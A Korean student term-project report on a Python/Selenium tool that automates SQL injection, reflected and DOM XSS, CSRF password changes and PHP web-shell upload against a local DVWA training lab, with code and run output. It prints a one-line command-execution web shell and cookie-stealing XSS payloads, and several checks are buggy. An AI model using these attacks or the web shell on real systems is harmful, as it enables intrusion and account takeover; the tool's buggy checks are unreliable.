

# CCIT Web 기말과제

dvwa 취약점 자동화 tools

중부대학교 정보보호학과

91714064\_박형준

1. 개요 .....	
2. 초기세팅 .....	
3. 코드분석 .....	
3.1 XXS .....	
3.2 SQL 인젝션 .....	
3.3 CSRF .....	
3.4 Fileupload .....	
4. 결과물	

## # 개요

selenium을 통해서 dvwa url을 크롤링함과 동시에 취약점 분석 자동화 tools을 만들어 좀더 편하게 취약점을 찾게 해줌.

## # 초기세팅

```
qwer.py > ...
1  from concurrent.futures.process import _MAX_WINDOWS_WORKERS
2  from lib2to3.pgen2 import driver
3  from math import perm
4  import secrets
5  import time, re, argparse, requests
6  import re
7  import sys
8  import argparse
9  import requests
10 from urllib import parse
11 from selenium import webdriver
12 from urllib.parse import urlparse
13 from selenium import *
14 from selenium.webdriver.common.keys import Keys
15 from soupsieve import select
16
17
18 def login(driver, args):
19     loginUrl = "http://localhost/login.php"
20     driver.get(loginUrl)
21     try:
22         driver.find_element_by_name(args.elemid).send_keys(args.id)
23         driver.find_element_by_name(args.elempw).send_keys(args.pw)
24         driver.find_element_by_xpath(args.loginxpath).click()
25         driver.implicitly_wait(5)
26         time.sleep(3)
27     except:
28         print("login error")
29         sys.exit()
30     crawl(driver, args)
31     return True
32
```

로그인 구현 코드이다.

loginurl에 dvwa login페이지로 저장합니다.

그후 dvwa login 접속을 한후 터미널에서 해당 명령어로 실행될 때  
인자들을 받아와서 id와 password를 입력해줍니다.

```
python qwer.py -url http://localhost/dvwa -id admin -pw password
-elemid username -elempw password -loginxpath /html/body/div/div[2]/form/fieldset/p/input
```

( 터미널 명령어 -> 코드 실행 )

## #main 함수

```
def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('-url', help='a')
    parser.add_argument('-id', help='a')
    parser.add_argument('-pw', help='a')
    parser.add_argument('-depth', help='a')
    parser.add_argument('-elemid', help='a')
    parser.add_argument('-elempw', help='a')
    parser.add_argument('-loginxpath', help='a')
    args = parser.parse_args()
    recursive = 4 if args.depth is None else args.depth

    if len(sys.argv) < 2:
        parser.print_help()
        sys.exit()
    if args.url is None:
        sys.exit()

    driver = webdriver.Chrome()
    time.sleep(3)
    driver.implicitly_wait(3)
    login(driver, args)
```

login 페이지 여는곳에 사용

## # 반복호출 crawl 함수

```
def crawl(driver, args):
    Url = args.url
    Parts = urlparse(args.url)
    scan_lists = {0: [Url]}

    if args.id is not None:
        # scan_info = [args.id, args.pw, Parts.netloc, args.elemid, args.elempw, args.loginpath]
        # scan_url(driver, Url, scan_lists, scan_info)
        print("원하시는 공격을 선택하십시오")
        print('-'*50)
        print(
            '1. sql_injection \n2. CSRF \n3. FileUpload \n4. DOM_XXS \n5. reflected_xss \n6. 전체 \n7. 나가기'
        )
        sel_num = input()
        if sel_num == '1':
            sql_injection(driver)
            return crawl(driver, args)

        elif sel_num == '2':
            CSRF(driver)
            return crawl(driver, args)

        elif sel_num == '3':
            FileUpload(driver)
            return crawl(driver, args)

        elif sel_num == '4':
            DOM_XXS(driver)
            return crawl(driver, args)

        elif sel_num == '5':
            reflected_xss(driver)
            return crawl(driver, args)

        elif sel_num == '6':
            sql_injection(driver)
            CSRF(driver)
            FileUpload(driver)
            DOM_XXS(driver)
            reflected_xss(driver)
            return crawl(driver, args)
        elif sel_num == '7':
            print("exit")

        else:
            print("retry select number")
            return crawl(driver, args)
```

본격적으로 어떤 함수를 실행할지 결정하는곳입니다..

print문으로 도움말을 띄워주고

input값으로 해당 공격 방식에 대한 선택을 할 수 있습니다.

또한 return crawl(driver, args)로 공격이 끝나면 다시 돌아와 재선택을 할수 있게 구현하였습니다.

총 5가지 공격으로 구현하고 전체공격을 따로 설정해두었습니다.

```

def scan_url(driver, url, scan_lists, scan_info):
    tmp_url = scan_lists[0]
    target_url = tmp_url[0]
    target_url_parts = urlparse(target_url)
    #collection = {}
    #
    target_url_parts = urlparse(target_url)
    #
    target_domain = target_url_parts.netloc
    #
    split_domain = target_domain.split(".")
    #
    size = len(split_domain)
    if len(split_domain[size - 1]) == 3:
        main_domain = split_domain[size - 2] + "." + split_domain[size - 1]
    else:
        main_domain = split_domain[size - 3] + "." + split_domain[size - 2] + "." + split_domain[size - 1]
    #
    driver.get(url)
    time.sleep(1)
    try:
        alert_result = driver.switch_to_alert()
        alert_result.dismiss()
    except:
        pass

    #
    file_extention_pattern = "(\\.js|\\.css|\\.svg|\\.png|\\.jpeg|\\.jpg|\\.json|\\.xml|\\.woff|\\.woff2)"
    file_extention_regx = re.compile(file_extention_pattern, re.I)
    tmp_urls = []
    match_objs = []
    url_pattern = "http(s)?:///"
    url_regx = re.compile(url_pattern)
    try:
        elems = driver.find_elements_by_xpath("//a[@href]")
        for elem in elems:
            #
            if url_regx.match(elem.get_attribute("href")):
                link_parts = urlparse(elem.get_attribute("href"))
                #
                if link_parts.fragment == '':
                    tmp_urls.append(elem.get_attribute("href"))
    except:
        pass

    for tmp_url in tmp_urls:
        if file_extention_regx.search(tmp_url):
            continue
        else:
            #
            if target_domain in tmp_url.split('/')[2]:
                match_objs.append(tmp_url)
            #
            else:
                try:
                    if main_domain in tmp_url.split('/')[2]:
                        if len(tmp_url.split('/')[2].split('.')[0].split('-')) > 1:
                            match_objs.append(tmp_url)
                except:
                    if main_domain in tmp_url.split('/')[2]:
                        match_objs.append(tmp_url)

    print(match_objs)

```

scanurl 작동 함수 코드입니다.

## # 공격 함수 코드

### # xxs

```
168
169 def reflected_xss(driver):
170     print("Reflected XSS Test")
171     scan_url = "http://localhost/vulnerabilities/xss_r/?name=123"
172
173     time.sleep(5)
174     pattern = "<script>alert(12345)</script>"
175
176     url_query = dict(parse.parse_qsl(parse.urlsplit(scan_url).query))
177     print(url_query)
178     time.sleep(5)
179     for key in url_query:
180         url_query[key] = pattern
181         i = 0
182         time.sleep(5)
183         for value in url_query:
184             if i == 0:
185                 split = '?'
186                 query = split + value + '=' + url_query[value]
187             else:
188                 split = '&'
189                 query += split + value + '=' + url_query[value]
190                 i = i + 1
191         test_url_xss = scan_url.split('?')[0] + query
192         print('test_url_xss : ' + test_url_xss)
193         time.sleep(3)
194         alert_result = driver.switch_to.alert
195         if '12345' in alert_result.text:
196             print('[+] URL - ' + test_url_xss + ' : vuln')
197             alert_result.dismiss()
198         else:
199             print('[+] pass1')
200
```

xxs url을 수집하고 url에 인자를 나눕니다.

dict으로 인자를 나눔.

query문에 공격명령어 <script>alert(12345)</script> 값을 넣어두고

해당 url에 첨가해서 공격문으로 바꿔주는 코드입니다.

for 반복문으로 ?와 & 의 인자를 찾아 결합해주는 코드입니다.



## # blind\_sql\_injection

```
202 def sql_injection(driver):
203     print("SQL injection Test")
204     scan_url = 'http://localhost/vulnerabilities/sqli_blind/?id=123&Submit=Submit'
205     pattern_true = '1%27+and+1%3D1%23'
206     pattern_false = '1%27+and+1%3D2%23'
207     url_query = dict(parse.parse_qsl(parse.urlsplit(scan_url).query))
208     #print(url_query)
209     for key in url_query:
210         url_query[key] = pattern_true
211         print(url_query)
212         i = 0
213         for value in url_query:
214             if i == 0:
215                 split = '?'
216                 query = split + value + '=' + url_query[value]
217             i = i + 1
218         test_url_true = scan_url.split('?')[0] + query
219         print('test_url_true : ' + test_url_true)
220         response_body_true = requests.get(test_url_true, verify=False, timeout=(5,10))
221         url_query[key] = pattern_false
222         i = 0
223
224         for value in url_query:
225             if i == 0:
226                 split = '?'
227                 query = split + value + '=' + url_query[value]
228             else:
229                 split = '&'
230                 query += split + value + '=' + url_query[value]
231             i = i + 1
232         test_url_false = scan_url.split('?')[0] + query
233         response_body_false = requests.get(test_url_false, verify=False, timeout=(5,10))
234         time.sleep(1)
235         redirect_codes = [red for red in range(300, 311, 1)]
236         if str(response_body_true.status_code) in str(redirect_codes):
237             print('pass1')
238             pass
239         elif response_body_true.text != response_body_false.text and 'result':"5' not in response_body_true.text:
240             print('[+] URL - ' + test_url_false + ' : vuln')
241         else:
242             print('pass3')
243
244     if 'User ID exists in the database':
245         print('User ID exists in the database')
246
247
```

위 xxs와 비슷합니다.

scan\_url로 url를 가져오고 pattern에 공격명령어를 입력시킵니다.

dict으로 url의 인자를 나눈다음 pattern에 저장한 공격명령을 url에 입력시키는 코드입니다.

for 반복문은 xxs와 동일합니다.

완료가 되고나면 if문으로 성공 메시지를 출력하게 됩니다.

## # fileupload

```
277
278 def FileUpload(driver):
279     print("Fileupload")
280     driver.get('http://localhost/vulnerabilities/upload/')
281     driver.find_element_by_css_selector("input[name='uploaded']").send_keys("C:\\WEB\\ph.php")
282     driver.find_element_by_css_selector("input[type='submit']").click()
283
284     if '.../hackable/uploads/ph.php succesfully uploaded!':
285         file_url = driver.current_url
286         print(file_url)
287         driver.get("http://localhost/hackable/uploads/ph.php?cmd=dir")
288         time.sleep(3)
289         driver.maximize_window()
290         driver.save_screenshot('C:/WEB/fileupload.png')
291         time.sleep(3)
292         print("screenshot complete")
293         time.sleep(3)
294     else:
295         print('retry')
296
297
```

해당 코드는 fileupload 부분입니다.

위와 같이 url부분을 수정하지 않고 셀레니움에 다른 기능을 사용하였습니다.

일단 fileupload부분으로 접속하고

upload부분을 클릭합니다. 그리고 send\_keys로 ph.php파일을 넣어줍니다.

ph.php는 cmd로 입력하게 해둔 php파일입니다.

low level에서는 php파일도 upload가 가능하기 때문에 미리 저장해두었습니다.


그리고 확인버튼을 눌러 사진을 저장시켜줍니다.

if문으로 성공완료 메시지가 뜨면 공격url을 실행시켜줍니다.

url : http://localhost/hackable/uploads/ph.php?cmd=dir

그후 공격완료가 되면 브라우저 창을 최대로 키우고 스크린샷을 찍어 공격완료된 화면을 저장합니다.

ph.php 소스코드



```
qwer.py  ph.php  X  chromedriver.exe
ph.php
1 <pre>
2 |   <?php system($_GET['cmd'])?>
3 </pre>
```

## # csrf

```
249 def CSRF(driver):
250     print("CSRF Test")
251     parts = urlparse('http://localhost/vulnerabilities/csrf/?password_new=&password_conf=&Change=Change#')
252     url_query = dict(parse.parse_qsl(parts.query))
253     print(url_query)
254     url_query['password_new'] = 'password'
255     url_query['password_conf'] = 'password'
256     parts = parts._replace(query=parse.urlencode(url_query))
257
258
259     new_url = parse.urlunparse(parts)
260     time.sleep(3)
261     driver.get(new_url)
262
263
264     print('[+] URL - ' + new_url + ' : vnl\n')
265     search_box = driver.find_element_by_xpath('//*[@id="main_body"]/div/div/pre')
266     if 'Password Changed.' in search_box.text :
267         print("[+] CSRF Success Text - " + search_box.text)
268
269     else :
270         print("pass1")
271
272     if 'Password Changed':
273         print('Password Changed')
274     else:
275         print("AC")
276
```

csrf 코드강은 경우 비밀번호를 바꾸는 값으로  
parts에 url주소를 입력시킨후  
dict으로 url 주소의 인자를 나눕니다.  
url\_query부분에 password로 값을 입력시킵니다.  
그후 다시 나눈 인자를 결합합니다.

결합한 주소에 대해 다시 접속합니다.  
성공 메시지가 뜨면 성공했다고 출력합니다.

## # DOM\_XSS

```
297
298 def DOM_XSS(driver):
299     print("DOM_XSS START")
300     scan_url = ('http://localhost/vulnerabilities/xss_d/?default=')
301     time.sleep(3)
302     url_query = dict(parse.parse_qsl(parse.urlsplit(scan_url).query))
303     print(url_query)
304     time.sleep(3)
305     query = '<script>alert(document.cookie)</script>'
306
307     test_url_true = scan_url + query
308     print('test_url_true : ' + test_url_true)
309     driver.get(test_url_true)
310
311     alert = driver.switch_to_alert()
312     print(alert.text)
313     time.sleep(1)
314     alert.accept()
315     time.sleep(5)
316
317
318 if __name__ == '__main__':
319     try:
320         main()
321     except KeyboardInterrupt:
322         print("exit program")
323         sys.exit()
324
325
```

위 코드는 SQL 인젝션과 동일한 방법입니다.

scan\_url로 주소를 저장후 접속합니다.

그후 dict으로 url인자를 나눕니다.

query에 공격명령어를 저장시킨후

url인자에 query를 추가로 입력시켜 공격명령어를 url부분에 입력시키는 형태입니다.

또한 alert 경고창에 문구를 가져오는 driver.switch\_to\_alert()와 alert.text를 넣어두었고

다음동작을 위해 경고창을 닫는 alert.accept로 완료를 누르고 다음행동을 준비합니다.


## # 결과물

```
DevTools listening on ws://127.0.0.1:59381/devtools/browser/992e0beb-e589-4956-8217-e273d05b9442
[3232:20232:0620/122257.289:ERROR:device_event_log_impl.cc(214)] [12:22:57.289] Bluetooth: bluetooth_adapter_winrt.cc:1074 Getting Default Adapter failed.
login success
SQL injection Test
{"id": "123", "Submit": "Submit"}
{"id": "1%27+and+1%301%23", "Submit": "Submit"}
{"id": "1%27+and+1%301%23", "Submit": "1%27+and+1%301%23"}
test_url_true - http://localhost/vulnerabilities/sqli_blind/?Submit=1%27+and+1%301%23
[+] URL - http://localhost/vulnerabilities/sqli_blind/?id=1%27+and+1%301%23 : vuln
[+] URL - http://localhost/vulnerabilities/sqli_blind/?Submit=1%27+and+1%302%23 : vuln
Reflected XSS Test
{"name": "123"}
test_url_xss : http://localhost/vulnerabilities/xss_r/?name=<script>alert(12345)</script>
http://localhost/vulnerabilities/xss_r/?name=<script>alert(12345)</script>
[+] URL - http://localhost/vulnerabilities/xss_r/?name=<script>alert(12345)</script> : vnl\n
CSRF Test
{"Change": "Change"}
[+] URL - http://localhost/vulnerabilities/csrf/?Change=Change&password_new=password&password_conf=password : vnl\n
[+] CSRF Success Text - Password Changed.
DOM XSS Test
{"default": "English"}
test_url_xss : http://localhost/vulnerabilities/xss_d/?default=<script>alert(12345)</script>
http://localhost/vulnerabilities/xss_d/?default=<script>alert(12345)</script>
test_url_xss : http://localhost/vulnerabilities/xss_r/?name=<script>alert(12345)</script>
http://localhost/vulnerabilities/xss_r/?name=<script>alert(12345)</script>
[+] URL - http://localhost/vulnerabilities/xss_r/?name=<script>alert(12345)</script> : vnl\n
CSRF Test
{"Change": "Change"}
[+] URL - http://localhost/vulnerabilities/csrf/?Change=Change&password_new=password&password_conf=password : vnl\n
[+] CSRF Success Text - Password Changed.
DOM XSS Test
{"default": "English"}
test_url_xss : http://localhost/vulnerabilities/xss_d/?default=<script>alert(12345)</script>
http://localhost/vulnerabilities/xss_d/?default=<script>alert(12345)</script>
[+] URL - http://localhost/vulnerabilities/xss_d/?default=<script>alert(12345)</script> : vnl\n
debug test
```

위 결과물은 sql과 xss와 csrf, dom xss를 테스트 한 결과입니다.

```
원하시는 공격을 선택하시오
-----
1. sql_injection
2. CSRF
3. FileUpload
4. DOM_XSS
5. reflected_xss
6. 전체
7. 나가기
6
SQL injection Test
{'id': '1%27+and+1%3D1%23', 'Submit': 'Submit'}
{'id': '1%27+and+1%3D1%23', 'Submit': '1%27+and+1%3D1%23'}
test_url_true : http://localhost/vulnerabilities/sqli_blind/?Submit=1%27+and+1%3D1%23
[+] URL - http://localhost/vulnerabilities/sqli_blind/?id=1%27+and+1%3D1%23 : vuln
[+] URL - http://localhost/vulnerabilities/sqli_blind/?Submit=1%27+and+1%3D1%23 : vuln
User ID exists in the database
CSRF Test
{'Change': 'Change'}
[17284:4760:0620/234338.546:ERROR:gpu_init.cc(481)] Passthrough is not supported, GL is disabled, ANGLE is
[+] URL - http://localhost/vulnerabilities/csrf/?Change=Change&password_new=password&password_conf=password : vuln
[+] CSRF Success Text - Password Changed.
Password Changed
Fileupload
http://localhost/vulnerabilities/upload/#
screenshot complete
DOM_XSS START
{}
test_url_true : http://localhost/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
C:\WEB\qwer.py:313: DeprecationWarning: use driver.switch_to.alert instead
alert = driver.switch_to.alert()
PHPSESSID=jukkh55auu4f8q34ofhre95muv; security=low
[22448:8124:0620/234411.788:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_blocked_on_script_execution_duration 2.053
s for parse duration 1.037 s
[22448:8124:0620/234411.834:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_blocked_on_script_execution_duration 2.053
s for parse duration 1.037 s
[22448:8124:0620/234412.422:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_blocked_on_script_execution_duration 2.053
s for parse duration 1.037 s
원하시는 공격을 선택하시오
-----
1. sql_injection
2. CSRF
3. FileUpload
4. DOM_XSS
5. reflected_xss
6. 전체
7. 나가기
```

위 결과물은 전체 실행했을 경우 결과물이 나오고 다시 공격을 선택하는 반복문이 나오는 장면입니다.



FileUpload 실행후 결과물입니다. 해당 스크린샷이 찍히는걸 확인할수 있습니다.

```

4. DOM_XXS
5. reflected_xxs
6. 전체
7. 나가기
4
DOM_XXS START
{}
test_url_true : http://localhost/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
C:\WEB\qwer.py:313: DeprecationWarning: use driver.switch_to.alert instead
    alert = driver.switch_to.alert()
PHPSESSID=54po68ok6aje0af18etp6i3g0a; security=low
[11732:18424:0620/234727.725:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_block
2 s for parse duration 1.113 s
[11732:18424:0620/234727.871:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_block
2 s for parse duration 1.113 s
[11732:18424:0620/234728.286:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_block
2 s for parse duration 1.113 s
원하시는 공격을 선택하십시오
-----
1. sql_injection
2. CSRF
3. FileUpload
4. DOM_XXS
5. reflected_xxs
6. 전체
7. 나가기
[11732:18424:0620/234732.730:ERROR:page_load_metrics_update_dispatcher.cc(103)] Invalid parse_block
2 s for parse duration 1.113 s
4
DOM_XXS START
{}

```

위 결과물은 하나씩 공격 함수를 실행하는 결과물입니다.